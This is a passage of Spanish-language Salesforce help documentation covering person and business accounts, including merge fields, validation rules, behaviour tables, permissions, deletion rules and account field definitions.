Un campo de combinación es un campo que puede ubicar en un correo electrónico, una plantilla de correo electrónico, una plantilla de combinación de correo electrónico, un vínculo personalizado o una fórmula para incorporar valores a partir de un registro. Puede utilizar campos de combinación en el asunto o el cuerpo de las plantillas HTML personalizadas. Al utilizar campos de combinación, comprender cómo funcionan y qué esperar en sus correos electrónicos y documentos combinados es una excelente idea.

- Si su organización utiliza cuentas personales, los campos de cuenta empresarial y cuenta personal estarán disponibles como campos de combinación de cuentas. Los campos de cuentas exclusivos de cuentas personales, como `Fecha de nacimiento`, `Correo electrónico` y `Cargo` incluirán "Account.Person" en sus nombres de campos de combinación. Por ejemplo, `{!Account.PersonBirthdate}`.
- Puede utilizar el campo de combinación {!Account.IsPersonAccount} para determinar si está trabajando con una cuenta personal o con una cuenta empresarial.
- Es posible que los campos de cuentas que anteriormente tenían nombres y etiquetas exclusivas dejen de serlo debido a que algunos campos de contactos se muestran como parte del objeto de cuentas. Estos campos de la página de cuentas se identifican por el icono cuenta personal ( ). Asegúrese de que todos los campos de cuenta personalizados tengan nombres de campo y etiquetas exclusivas de su organización, de modo que el campo de combinación haga referencia al campo correcto. Si desea más información, consulte ¿Qué es una cuenta personal? en la página 1251

EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Importante:**

- Si dos o más objetos personalizados tienen nombres o etiquetas coincidentes, solo aparece uno de los objetos cuando selecciona desde campos de combinación disponibles. Asegúrese de que todos los objetos personalizados tengan nombres de campo y etiquetas exclusivos, de modo que puede seleccionar campos de combinación desde cualquiera de los objetos.

CONSULTE TAMBIÉN

Cuentas

Reglas de validación para Cuentas personales

## Reglas de validación para Cuentas personales

**Importante:** Una vez que se activen cuentas personales, no se pueden desactivar. Por lo tanto, recomendamos a los usuarios existentes crear un sandbox para obtener una vista previa de cómo afectarán las cuentas personales a su organización.

Un campo de combinación es un acampo puede ubicar en una plantilla de correo electrónico, una plantilla de combinación de correo, un vínculo personalizado o una fórmula para incorporar los valores a partir de un registro. La lista de campos de combinación disponibles depende del tipo de datos con los que está trabajando. Este tema muestra consideraciones para trabajar con campos de combinación en reglas de validación con cuentas personales.

EDICIONES

Disponible en: Salesforce Classic

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Sugerencias

- Para definir una regla de validación que se aplique sólo a las cuentas personales, utilice el campo de combinación `EsCuentaPersonal`. Por ejemplo, `Account.City = "San`

`Francisco"` indica que la ciudad de la cuenta personal o empresarial es San Francisco, mientras que `IsPersonAccount ( Account.City = "San Francisco")` indica que la ciudad de una cuenta personal es San Francisco.

- Debe tratar los nombres de cuentas personales y cuentas empresariales de forma separada en las reglas de validación de cuenta.
  - Para las cuentas empresariales, utilice el campo de combinación `Nombre`.
  - Para las cuentas personales, utilice los campos de combinación `Nombre` y `Apellidos`.
- Los campos `Fecha de nacimiento`, `Correo electrónico` y otros que sólo se admiten en las cuentas personales están disponibles como campos de combinación en las reglas de validación de cuenta. Cuando utilice uno de esos campos de combinación, tenga en cuenta que los registros de cuentas empresariales se procesarán como si dichos campos tuviesen valores en blanco. Para los campos cuentas empresariales y cuentas personales, consulte Campos de cuentas en la página 1263.

CONSULTE TAMBIÉN

Cuentas

Consideraciones para el uso de campos de combinación de cuentas personales

## ¿Qué es una cuenta empresarial y en qué se diferencia de una cuenta personal?

Una cuenta empresarial es una compañía, corporación, sociedad u otra entidad empresarial a la que puede asociar varios contactos. Las cuentas empresariales están disponibles en todas las ediciones y tienen un icono de carpeta ( ).

En Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, su organización de Salesforce puede activarse para que utilice cuentas personales ( ), que son consumidores individuales que funcionan simultáneamente como cuentas y contactos.

CONSULTE TAMBIÉN

Cuentas

## Comportamientos de cuentas personales

Las cuentas personales son cuentas que también pueden utilizarse como contactos en diversas situaciones. Sin embargo, existen áreas clave en las que las cuentas personales se diferencian de las cuentas empresariales o tienen consideraciones exclusivas.

**Nota:** Esta versión contiene una versión beta de cuentas personales en Lightning Experience con calidad suficiente para su producción, pero que tiene limitaciones conocidas. Para obtener información acerca de la activación de cuentas personales para su organización, consulte Activar cuentas personales en la página 1813.

| Funcionalidad de Salesforce | Comportamiento de cuenta personal |
|---|---|
| Combinación de cuentas | Las cuentas personales sólo se pueden combinar con otras cuentas personales. Consulte Combinar cuentas duplicadas en la página 1279. |
| Creación rápida de cuentas | En la página de inicio de cuentas, los campos del área Creación rápida se basan en si el tipo de registro de cuenta predeterminado definido en su perfil es un tipo de registro de cuenta personal o de cuenta empresarial. |

EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Funcionalidad de Salesforce | Comportamiento de cuenta personal |
| --- | --- |
| Cuentas | Las cuentas personales no tienen relaciones con otras cuentas o con contactos. No se pueden incluir en jerarquías de cuentas. |
| Actividades | Las cuentas personales se pueden asociar con eventos o tareas utilizando los campos `Nombre` o `Relacionado con`.<br>Al igual que los contactos, se pueden invitar las cuentas personales a eventos.<br>Para los usuarios que soliciten una reunión con una cuenta personal, debe añadirse el campo `Correo electrónico` al formato de página Cuentas personales. |
| Campañas | Al igual que los contactos, las cuentas personales pueden agregarse a campañas y tener una lista relacionada Historial de campañas. |
| Casos | En los casos, las cuentas personales se pueden introducir en el campo `Nombre de la cuenta`, el campo `Nombre del contacto` o ambos. |
| Seguimiento de noticias en tiempo real de Chatter | Cuando realiza un seguimiento a cuentas personales, realiza un seguimiento a los campos de cuentas pero no a los campos de contactos. |
| Comunidades y Portales | Al igual que ocurre con los contactos, se pueden activar las cuentas personales como usuarios para portales y comunidades de clientes.<br>Las cuentas personales no se pueden activar como usuarios para portales y comunidades de socios. |
| Funciones de contacto | Al igual que ocurre con los contactos, puede asociar cuentas personales a cuentas, casos, contratos y oportunidades utilizando la lista relacionada Funciones del contacto.<br>Del mismo modo, puede asociar contactos a cuentas personales utilizando la lista relacionada Funciones del contacto. |
| Contactos | A diferencia de las cuentas empresariales, las cuentas personales no tiene relaciones con contactos. |
| Objetos personalizados | Los objetos personalizados con relaciones con cuentas o contactos pueden agregarse como listas relacionadas en cuentas personales. |
| Data.com | Las cuentas personales no son compatibles con productos y funciones de Data.com. |
| Desktop Integration | Las cuentas personales son compatibles con las siguientes funciones de integración de Salesforce.<br>• Lightning for Outlook<br>• Salesforce for Outlook<br>• Connect Offline<br>Las cuentas personales no son compatibles con Lightning Sync. |
| Gestión de duplicados | Las cuentas personales no son compatibles con la gestión de duplicados de Data.com. |
| Correo electrónico | Como ocurre con los contactos, puede enviar mensajes de correo electrónico individuales y mensajes de correo electrónico masivos a cuentas personales. |
| ExactTarget | Las cuentas personales se admiten pero se requiere una configuración adicional. |
| Historial de campos | Se puede realizar un seguimiento de los campos de cuenta y contacto que aparecen en registros de cuentas personales utilizando la configuración del historial de campo de cuenta. El historial de |

| Funcionalidad de Salesforce | Comportamiento de cuenta personal |
| --- | --- |
| | campo de la cuenta persona se captura a continuación en la lista relacionada Historial de cuenta, el informe Historial de cuenta y el seguimiento de auditoría de campo. |
| Campos | La mayoría de campos de contacto y de cuenta estándar y todos los campos de contacto y de cuenta personalizados están disponibles para formatos de página de cuentas personales.<br>Algunos campos de cuentas empresariales (como `Cuenta principal` y `Ver jerarquía`) y algunos campos de contacto (como `Supervisor`) no son compatibles con cuentas personales.<br>Consulte Campos Cuenta personal .<br>. |
| Iconos | En Salesforce Classic, las cuentas personales tienen un icono de una persona ( ), mientras que las cuentas empresariales tienen un icono de carpeta ( ).<br>En Lightning Experience, las cuentas personales tienen un icono de persona con edificio ( ), mientras que las cuentas empresariales tienen un icono de edificio ( ).<br>El icono de cuenta personal se puede agregar a los resultados de búsqueda, las vistas de lista y los cuadros de diálogo de búsqueda agregando el campo `Es cuenta personal` a la vista de lista o formato de búsqueda apropiados. |
| Asistentes para importación | Se pueden importar cuentas personales utilizando el Asistente de importación de datos, así como el asistente de importación individual para Cuentas personales. |
| Conversión de candidatos | Los candidatos que no tienen un valor en el campo `Empresa` se convierten en cuentas personales. Los candidatos que no tienen un valor en el campo `Empresa` se convierten en cuentas empresariales. |
| Vistas de lista | La cuentas personales aparecen en todas las vistas de lista del contacto y de la cuenta excepto la lista Contactos recientes de la página de inicio de Contactos.<br>Vea rápidamente qué registros son cuentas personales agregando el campo `Es cuenta personal` a la lista de campos para mostrar. Para incluir o excluir cuentas personales de una vista de lista, agregue el campo `Es cuenta personal` a los criterios de filtro. |
| Configuraciones de Mobile para Salesforce Classic | Las configuraciones de Salesforce Classic Mobile que incluyen el objeto de cuenta ofrecen automáticamente cuentas personales y empresariales a los dispositivos móviles de los usuarios.<br>Las cuentas personales se pueden excluir de los conjuntos de datos de la configuración utilizando el criterio "*`Es cuenta personal igual a falso`*." Para movilizar cuentas personales únicamente, utilice el criterio "*`Es cuenta personal igual a verdadero`*." Si una configuración de Mobile incluye cuentas, pero no contactos, los usuarios asignados a esa configuración verán la ficha Contactos en la aplicación cliente de Mobile y la ficha contendrá las cuentas personales. |
| Paquete | Los atributos y componentes de cuentas personales se pueden incluir en paquetes gestionados y no gestionados. |

| Funcionalidad de Salesforce | Comportamiento de cuenta personal |
|---|---|
| Formatos de página | Las cuentas personales tienen sus propios formatos de página que incluyen campos de cuenta y contacto, vínculos personalizados de cuenta y listas relacionadas de cuenta y contacto.<br>Los formatos de página de las cuentas personales no admiten los campos `Supervisor` y `Cuenta principal`. Consulte Campos Cuenta personal . |
| Pardot | Las cuentas personales se admiten pero se requiere una configuración adicional. |
| Socios | Puede utilizar la lista relacionada Socios para relacionar unas cuentas personales con otras. Le recomendamos cambiar el nombre de la lista relacionada Socios para reflejar cómo se conectan sus cuentas personales. |
| Process Builder | La creación o modificación de una cuenta personal desencadena Process Builder, si procede. |
| Tipos de registro | Los administradores pueden configurar varios tipos de registro para cuentas personales. Una cuenta personal sólo puede cambiarse por otro tipo de registro de cuenta personal. |
| Fichas renombradas y campos estándar | Para personalizar los nombres de fichas y campos que aparecen en registros de cuentas personales, los administradores deben personalizar las fichas y los campos de cuentas y contactos. |
| Salesforce1 | Para las organizaciones que han activado cuentas personales y Salesforce1, se pueden crear, acceder y gestionar cuentas personales en Salesforce1 para la mayoría de funciones. |
| Búsqueda | En Lightning Experience y Salesforce1, las cuentas personales aparecen en los resultados de búsqueda de cuentas y contactos. En Salesforce Classic, las cuentas personales aparecen solo en resultados de búsqueda de cuentas.<br>Para ayudar los usuarios a diferenciar las cuentas personales de las cuentas empresariales en los resultados de búsqueda, los administradores pueden agregar el campo `Es cuenta personal` al formato de búsqueda apropiado. |
| Portal de autoservicio | Al igual que ocurre con los contactos, las cuentas personales pueden activarse como usuarios para el portal de autoservicio.<br>Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio. |
| Configuración de colaboración | Si ha activado cuentas personales, la colaboración predeterminada de toda la organización para contactos se establece como Controlado por principal y no se puede modificar.<br>Si su organización ha personalizado su configuración de colaboración de contacto y desea activar cuentas personales, cambie los valores predeterminados de toda la organización para contactos a Controlado por principal, lo que elimina todas las reglas de colaboración de contactos y los contactos compartidos de forma manual. |
| Cuentas, contactos y candidatos sociales | Al igual que con los contactos, puede vincular cuentas personales con perfiles de redes sociales |
| Solicitudes Stay-in-Touch | Como ocurre con los contactos, puede enviar solicitudes Stay-in-Touch individuales y masivas a cuentas personales. |

| Funcionalidad de Salesforce | Comportamiento de cuenta personal |
|---|---|
| Almacenamiento | Las cuentas personales cuentan en el almacenamiento de cuentas y de contactos porque cada cuenta personal se compone de una cuenta y de un contacto. |
| Visual Workflow | La creación o modificación de una cuenta personal desencadena flujos creados con Visual Workflow. |
| Reglas de flujo de trabajo | La creación o modificación de una cuenta personal desencadena reglas de flujo de trabajo de cuentas. |

CONSULTE TAMBIÉN

- ¿Qué es una cuenta personal?
- Activar cuentas personales
- https://help.salesforce.com/help/pdfs/en/salesforce_B2C_implementation_guide.pdf

## Directrices para el cambio del tipo de registro de una cuenta

Los tipos de registro determinan los procesos comerciales, valores de listas de selección y los formatos de página que están disponibles para usted al crear registros. Antes de cambiar el tipo de registro de una cuenta, tenga en cuenta estos detalles importantes.

Si su organización utiliza cuentas personales, su administrador configuró dos tipos de registro para cuentas: uno para cuentas comerciales y otro para cuentas personales. Desde la IU, puede cambiar el tipo de registro de una cuenta desde una cuenta comercial a una cuenta comercial o desde una cuenta personal a una cuenta personal. Sin embargo, para cambiar el tipo de registro de una cuenta desde una cuenta comercial a una cuenta personal, o viceversa, debe utilizar la API.

CONSULTE TAMBIÉN

- Tipos de registro
- Guía de implementación: Implementación de cuentas personales
- Guía del desarrollador de la API de SOAP: Tipos de registros de cuentas personales

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Visualización de listas de cuentas

En la página de lista de cuentas puede ver una lista de las cuentas que contiene la vista actual.

- Haga clic en el nombre de una cuenta para ver los detalles de la cuenta.
- Haga clic en el botón **Modificar** o **Eliminar** situado junto al nombre de la cuenta para modificar o eliminar la cuenta.
- Si la organización utiliza cuentas personales y la vista de lista actual incluye el campo `Es cuenta personal`, el encabezado de la columna para este campo es el icono de cuenta personal ( ) en Salesforce Classic. Haga clic en el icono de cuenta personal en el encabezado para ordenar las cuentas personales en la parte superior o inferior de la lista.

CONSULTE TAMBIÉN

Cuentas

EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver listas de cuentas:
- "Leer" en cuentas

Para crear cuentas empresariales:
- "Crear" en cuentas

Para crear cuentas personales:
- "Crear" en cuentas y contactos

# Uso de cuentas

| PERMISOS DE USUARIO | |
|---|---|
| Para ver cuentas: | "Leer" en cuentas |
| Para modificar cuentas empresariales: | "Modificar" en cuentas |
| Para modificar cuentas personales: | "Modificar" en cuentas y contactos |
| Para habilitar cuentas de socios: | "Gestionar usuarios externos" |
| Para deshabilitar cuentas de socios: | "Modificar" en cuentas<br>Y<br>"Gestionar usuarios externos" |
| Para deshabilitar cuentas del portal de clientes: | "Modificar" en cuentas<br>Y<br>"Modificar usuarios de autoservicio" |

EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Una *cuenta* es una organización, empresa o consumidor del que desea realizar un seguimiento, por ejemplo, un cliente, socio o competidor.

- Ver y modificar cuentas.
- Utilice las cuentas, los contactos y los candidatos sociales para ver los perfiles de redes sociales de sus cuentas, ver su nivel de influencia en las redes sociales y ver vídeos de YouTube relacionados.
- Buscar información relacionada con las cuentas (como contactos).
- Obtener contactos de Data.com de una cuenta.
- Limpiar registros de cuenta con Data.com Clean.
- Visualizar las actualizaciones y comentarios de las cuentas utilizando Chatter.
- Ofrecer a los usuarios del portal de clientes acceso a una cuenta.
- Habilitar una cuenta como una cuenta de socio.
- Agregue horas de trabajo y preferencias de recursos de servicio a cuentas para reflejar sus preferencias de servicio de campo

CONSULTE TAMBIÉN

Cuentas

# Presentación y modificación de detalles de cuentas

| PERMISOS DE USUARIO | |
|---|---|
| Para ver cuentas: | "Leer" en cuentas |
| Para modificar cuentas empresariales: | "Modificar" en cuentas |
| Para modificar cuentas personales: | "Modificar" en cuentas y contactos |
| Para habilitar cuentas de socios: | "Gestionar usuarios externos" |
| Para deshabilitar cuentas de socios: | "Modificar" en cuentas<br>Y<br>"Gestionar usuarios externos" |
| Para deshabilitar cuentas del portal de clientes: | "Modificar" en cuentas<br>Y<br>"Modificar usuarios de autoservicio" |

EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Una vez haya localizado una cuenta en la página de inicio o en las páginas de lista Cuentas, haga clic en el nombre de cuenta para ver la página de detalles de Cuenta.

- Utilice la modificación en línea para modificar los campos directamente en la página de detalles. Si la modificación en línea no está activada, póngase en contacto con su administrador. La modificación en línea solo está disponible en Salesforce Classic.
- Para que se muestre la página en modo de modificación, haga clic en **Modificar**, realice sus cambios y haga clic en **Guardar**.
- Para guardar la cuenta actual y crear otra en Salesforce Classic, haga clic en **Guardar y nuevo**.
- Para abrir una vista de impresión de los detalles del registro, haga clic en **Vista de impresión** en la esquina superior derecha de la página. La vista de impresión solo está disponible en Salesforce Classic.
- Para habilitar una cuenta como cuenta de socio, haga clic en **Gestionar cuenta externa** y seleccione **Habilitar como socio**. Disponible solo en Salesforce Classic si su empresa ha activado un portal de socios.
- Para habilitar cuentas personales como usuarios del Portal de clientes, haga clic en **Gestionar usuario externo** y seleccione **Activar usuario de cliente**. Disponible solo en Salesforce Classic si su empresa tiene cuentas personales y un Portal de clientes.

Nota: Como propietario de una cuenta, generalmente podrá ver todos los datos relacionados con esa cuenta.

No obstante, el administrador puede establecer una opción en la función del usuario que le permita ver oportunidades que no le pertenecen, pero que están asociadas a sus cuentas.

Además, si sus cuentas están asignadas a territorios, el administrador puede establecer opciones que determinen si los usuarios de dicho territorio pueden ver, modificar, transferir o eliminar sus cuentas.

CONSULTE TAMBIÉN

Campos de cuenta

Cuentas

Selección y cambio de imágenes de perfil para cuentas, contactos y candidatos

# Directrices para la creación de cuentas

Tenga presentes estas directrices y estos consejos cuando cree cuentas.

- Para crear cuentas empresariales, necesita el permiso "Crear" en las cuentas. Para crear cuentas personales, necesita el permiso "Crear" tanto en las cuentas como en los contactos.
- Si su organización utiliza tipos de registro, puede que se le pida que seleccione un `Tipo de registro` cuando cree una cuenta. Los diferentes tipos de registro pueden tener campos y valores de listas de selección diferentes.
- Para especificar que una cuenta empresarial es una cuenta filial de otra cuenta empresarial, complete el campo `Cuenta principal`. Posteriormente, puede ver una jerarquía de relaciones de cuentas. El campo `Cuenta principal` no está disponible para cuentas personales.
- Utilice el campo `Sitio de la cuenta` para designar diferentes ubicaciones para la misma empresa. Por ejemplo, Acme.com puede tener oficinas en Paris y Londres. Cree dos cuentas, ambas denominadas Acme.com, pero con valores para el `Sitio de la cuenta` de Paris y Londres, respectivamente.
- Si su organización utiliza divisiones, la división de una nueva cuenta se establece automáticamente en su división predeterminada, a menos que seleccione anualmente una diferente.
- Si su organización utiliza gestión de territorios, las reglas de asignación de cuentas pueden asignar automáticamente cuentas recién creadas a territorios. Consulte Gestión de territorios en la página 1433.

EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Campos de cuenta

Vista de cuentas principales

Crear registros

# Descripción de lo que sucede cuando elimina cuentas

La mayoría de cuentas y sus registros relacionados se pueden eliminar en solo clic, pero algunas cuentas no se pueden eliminar hasta que se eliminen asociaciones.

**Importante:** Si puede seleccionar una cuenta, verá **Eliminar** como una opción en la página de detalles de la cuenta y su fila en la página de lista de cuenta tanto en Salesforce Classic como Lightning Experience. Si no ve la opción eliminar, no tendrá permiso para eliminar la cuenta. Pida ayuda a su administrador de Salesforce.

Las cuentas eliminadas se envían a la papelera, junto con los elementos asociados.

**Nota:** No puede acceder a la papelera desde Lightning Experience, pero se seguirán enviando los elementos eliminados a ella. Cambie a Salesforce Classic temporalmente para ver o restaurar elementos de la papelera.

- Contactos
- Oportunidades
- Contratos (si no están activados)
- Actividades
- Notas
- Archivos adjuntos
- Grupos y funciones de portal (si todos los usuarios del portal en la cuenta están desactivados)
- Relaciones de socios
- Miembros de grupo de relaciones

Si restaura una cuenta desde la Papelera, se restaurará también cualquier elemento relacionado excepto para:

- Miembros de grupo de relaciones en algunos casos.
- Grupos y funciones de portal. Consulte Uso de cuentas en la página 1259.

No puede eliminar una cuenta si:

- No tiene el permiso "Eliminar" en cuentas
- No es el propietario de la cuenta, por encima del propietario de la cuenta en la jerarquía de funciones de la organización; o un administrador
- La cuenta se activa como una cuenta de socio; tiene casos asociados, contratos activados u oportunidades relacionadas propiedad de otros usuarios o tiene contactos asociados activados para el portal de autoservicio.

Además, si intenta eliminar una cuenta que incluye oportunidades cerradas/ganadas de su propiedad, aparece un mensaje preguntándole si desea eliminar las oportunidades cerradas/ganadas junto con la cuenta o cancelar la eliminación de la cuenta.

**Nota:** No necesita el permiso "Eliminar" en ningún registro asociado incluido en la eliminación.

## EDICIONES

Cuentas empresariales disponibles en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones

Cuentas personales disponibles en: Salesforce Classic y Lightning Experience

Cuentas personales disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver cuentas:
- "Leer" en cuentas

Para eliminar cuentas:
- "Eliminar" en cuentas

## CONSULTE TAMBIÉN

Eliminar registros

Combinar cuentas duplicadas

Cuentas

# Campos de cuenta

Las cuentas tienen campos de cuenta comercial y campos de cuenta personal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los campos de cuentas empresariales disponibles varían según la edición de Salesforce que tenga.

Cuentas personales disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los campos de cuentas personales disponibles varían según la edición de Salesforce que tenga.

## Campos de cuentas empresariales

Una cuenta tiene los siguientes campos, que se muestran en orden alfabético. Dependiendo del formato de su página y de la configuración de seguridad a nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar.

Si se añadió el registro de cuentas desde Data.com, ciertos campos, identificados aquí, se completarán con el valor de Data.com o Dun & Bradstreet (D&B) si un valor está disponible. Algunos campos Data.com solo están disponibles en organizaciones con licencia que utilizan un producto específico de Data.com. Esos campos se identifican en sus descripciones.

| Campo | Descripción | Admite valores de Data.com a través de D&B |
|---|---|---|
| `Divisa de la cuenta` | La divisa predeterminada de todos los campos de importe de la divisa en la cuenta. Las cantidades mostradas en la divisa de cuenta y también se convierten a la divisa personal del usuario. Sólo disponible para organizaciones que utilicen varias divisas. | |
| `División de cuentas` | División a la que pertenece la cuenta. Registros relacionados con la cuenta, como contactos y oportunidades, heredan automáticamente la división de la cuenta. Disponible únicamente en organizaciones que emplean divisiones para segmentar sus datos. | |
| `Nombre de la cuenta` | Nombre de la empresa. Se admiten hasta 255 caracteres en este campo. | ✔ (D&B) |
| `Nombre de la cuenta (Local)` | El nombre de la cuenta se traduce al idioma local. | |
| `Número de la cuenta` | Seguimiento o número de referencia de cuenta. Se admiten hasta 40 caracteres en este campo. | |
| `Propietario de la cuenta` | Propietario asignado de la cuenta. No disponible en Personal Edition. | |

| Campo | Descripción | Admite valores de Data.com a través de D&B |
|---|---|---|
| `Tipo de registro de cuenta` | Nombre del campo que determina los valores de la lista de selección disponibles para el registro. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. | |
| `Sitio de la cuenta` | Información acerca de la ubicación de la cuenta, como *`ubicación única`*, *`Oficina principal`* o *`Sucursal`*. Se admiten hasta 80 caracteres en este campo. | ✔ (D&B) |
| `Origen de la cuenta` | El origen del registro de cuenta. Por ejemplo, *`Anuncio`*, *`Data.com`* o *`Feria de muestras`*. El origen se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | ✔ (Data.com) |
| `Ingresos anuales` | Cantidad de ingresos anuales declarados.<br>**Nota:** Si limpia sus registros de cuentas con Data.com Prospector o Data.com Clean, Data.com convierte las divisas a dólares americanos cada mes, lo que puede causar el cambio de los valores en este campo. Para organizaciones que utilizan divisas que no sean dólares americanos, ignoramos el campo `Ingresos anuales` al determinar el estado de limpieza de un registro (por lo que el valor del campo `Estado de limpieza` no cambia). También eliminamos el valor del campo `Ingresos anuales` en los registros de cuentas y la página de comparación de limpieza. | ✔ (D&B) |
| `Ciudad de facturación` | Parte de la dirección de facturación que corresponde a la ciudad. Se admiten hasta 40 caracteres. | ✔ (D&B) |
| `País de facturación` | Parte de la dirección de facturación que corresponde al país. La entrada se | ✔ (D&B) |

| Campo | Descripción | Admite valores de Data.com a través de D&B |
|---|---|---|
| | selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. | |
| `Estado o provincia de facturación` | Parte de la dirección de facturación que corresponde al estado o provincia. La entrada se selecciona en una lista de selección de valores estándar o se introduce como texto. Si el campo es un campo de texto, se admiten hasta 80 caracteres. | ✔ (D&B) |
| `Calle de facturación` | Dirección utilizada para la facturación. Se admiten hasta 255 caracteres en este campo. | ✔ (D&B) |
| `Código postal de facturación` | Parte de la dirección de facturación que corresponde al código postal. Se admiten hasta 20 caracteres. | ✔ (D&B) |
| `Estado de limpieza` | El estado de limpieza del registro en comparación con Data.com. Los valores son `Sin comparación`, `Sincronizado`, `Revisado`, `Diferente`, `No encontrado` e `Inactivo`. Este campo está disponible si utiliza Data.com Prospector o Data.com Clean.<br>Nota: Si limpia sus registros de cuentas con Data.com Prospector o Data.com Clean, Data.com convierte las divisas a dólares americanos cada mes, lo que puede causar el cambio de los valores en el campo `Ingresos anuales`. Para organizaciones que utilizan divisas que no sean dólares americanos, ignoramos el campo `Ingresos anuales` al determinar el estado de limpieza de un registro (por lo que el valor del campo `Estado de limpieza` no cambia). | ✔ (Data.com) |

| Campo | Descripción | Admite valores de Data.com a través de D&B |
|---|---|---|
| `Creado por` | Usuario que ha creado la cuenta, incluyendo la fecha y la hora de creación. (Sólo lectura) | |
| `Clave de Data.com` | El Id. de la empresa en Data.com. Cuando se comparan registros de Salesforce con registros de Data.com (mediante limpieza manual o trabajos de limpieza automatizados), si Data.com encuentra una coincidencia, se vinculan los dos registros con el valor numérico de este campo. | ✔ (Data.com) |
| `D&B Company` | Un vínculo al registro correspondiente de D&B Company que muestra campos de Dun & Bradstreet (D&B) para la cuenta. Utilice la búsqueda si necesita asociar un registro correspondiente de D&B diferente con la cuenta. Este campo solo está disponible en organizaciones que utilizan Data.com Prospector o Data.com Clean. | ✔ (D&B) |
| `Descripción` | Descripción de la cuenta. Se admiten hasta 32 KB de datos en este campo. Sólo se muestran los primeros 255 caracteres en informes. | ✔ (D&B) |
| `Número D-U-N-S` | El número del Sistema Universal de Numeración de Datos (D-U-N-S) es un número único compuesto por nueve dígitos que se asigna a cada unidad comercial en la base de datos de D&B con una operación única, separada y distinta. Los números de D-U-N-S son utilizados por las sectores y organizaciones de todo el mundo como un estándar global para el seguimiento y la identificación de negocios. Este campo está disponible si utiliza Data.com Prospector o Data.com Clean.<br>**Nota:** Para ver el número de D-U-N-S completo,<br>• Añada la cuenta a Salesforce si no la tiene aún, o<br>• Limpie la cuenta con Data.com si ya existe en Salesforce<br>Hasta que añada o limpie el registro, sus primeros cinco dígitos se ocultarán con asteriscos (*). | ✔ (D&B) |

| Campo | Descripción | Admite valores de Data.com a través de D&B |
|---|---|---|
| Empleados | Número de personas empleadas por la cuenta. | ✔ (D&B) |
| Evaluar esta cuenta con respecto a reglas de territorio al guardar | Cuando la opción está marcada, provoca la ejecución de las reglas de asignación de cuentas cuando se modifica o se guarda la cuenta. Al personalizar el formato de la página de cuentas, un administrador puede controlar si la casilla de verificación aparece y si está marcada de forma predeterminada. Consulte Administración de territorios en la página 1433. | |
| Excluir de reglas de asignación de territorio | Cuando la opción está marcada, blinda la cuenta ante las evaluaciones cuando se ejecutan reglas de asignación de cuentas, con lo que se evita su asignación automática a territorios. Además, si la cuenta ya está asignada a territorios como resultado de reglas de asignación, la selección de esta casilla elimina la cuenta de esos territorios. Esta casilla de verificación solo afecta las asignaciones de cuenta basadas en reglas y no tiene efecto en la asignaciones de cuenta de forma manual. Consulte Administración de territorios en la página 1433. | |
| Fax | Número de fax. Se admiten hasta 40 caracteres en este campo. | ✔ (D&B) |
| Sector | Negocio principal de la cuenta.. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. | ✔ (Data.com) |
| Modificado por | Usuario que ha modificado por última vez los campos de cuenta, incluyendo la fecha y la hora de modificación. No afecta a los cambios realizados en alguno de los elementos de la lista relacionada de la cuenta. (Sólo lectura) | |
| Código NAICS | El código de seis dígitos del Sistema de Clasificación Industrial de Norteamérica (NAICS) es el estándar utilizado por empresas y gobiernos para clasificar establecimientos empresariales en 20 | ✔ (D&B) |

| Campo | Descripción | Admite valores de Data.com a través de D&B |
|---|---|---|
| | sectores, según su actividad económica con el fin de recabar, analizar y publicar datos estadísticos relacionados con la actividad empresarial en EE.UU.. Este campo está disponible si utiliza Data.com Prospector o Data.com Clean. | |
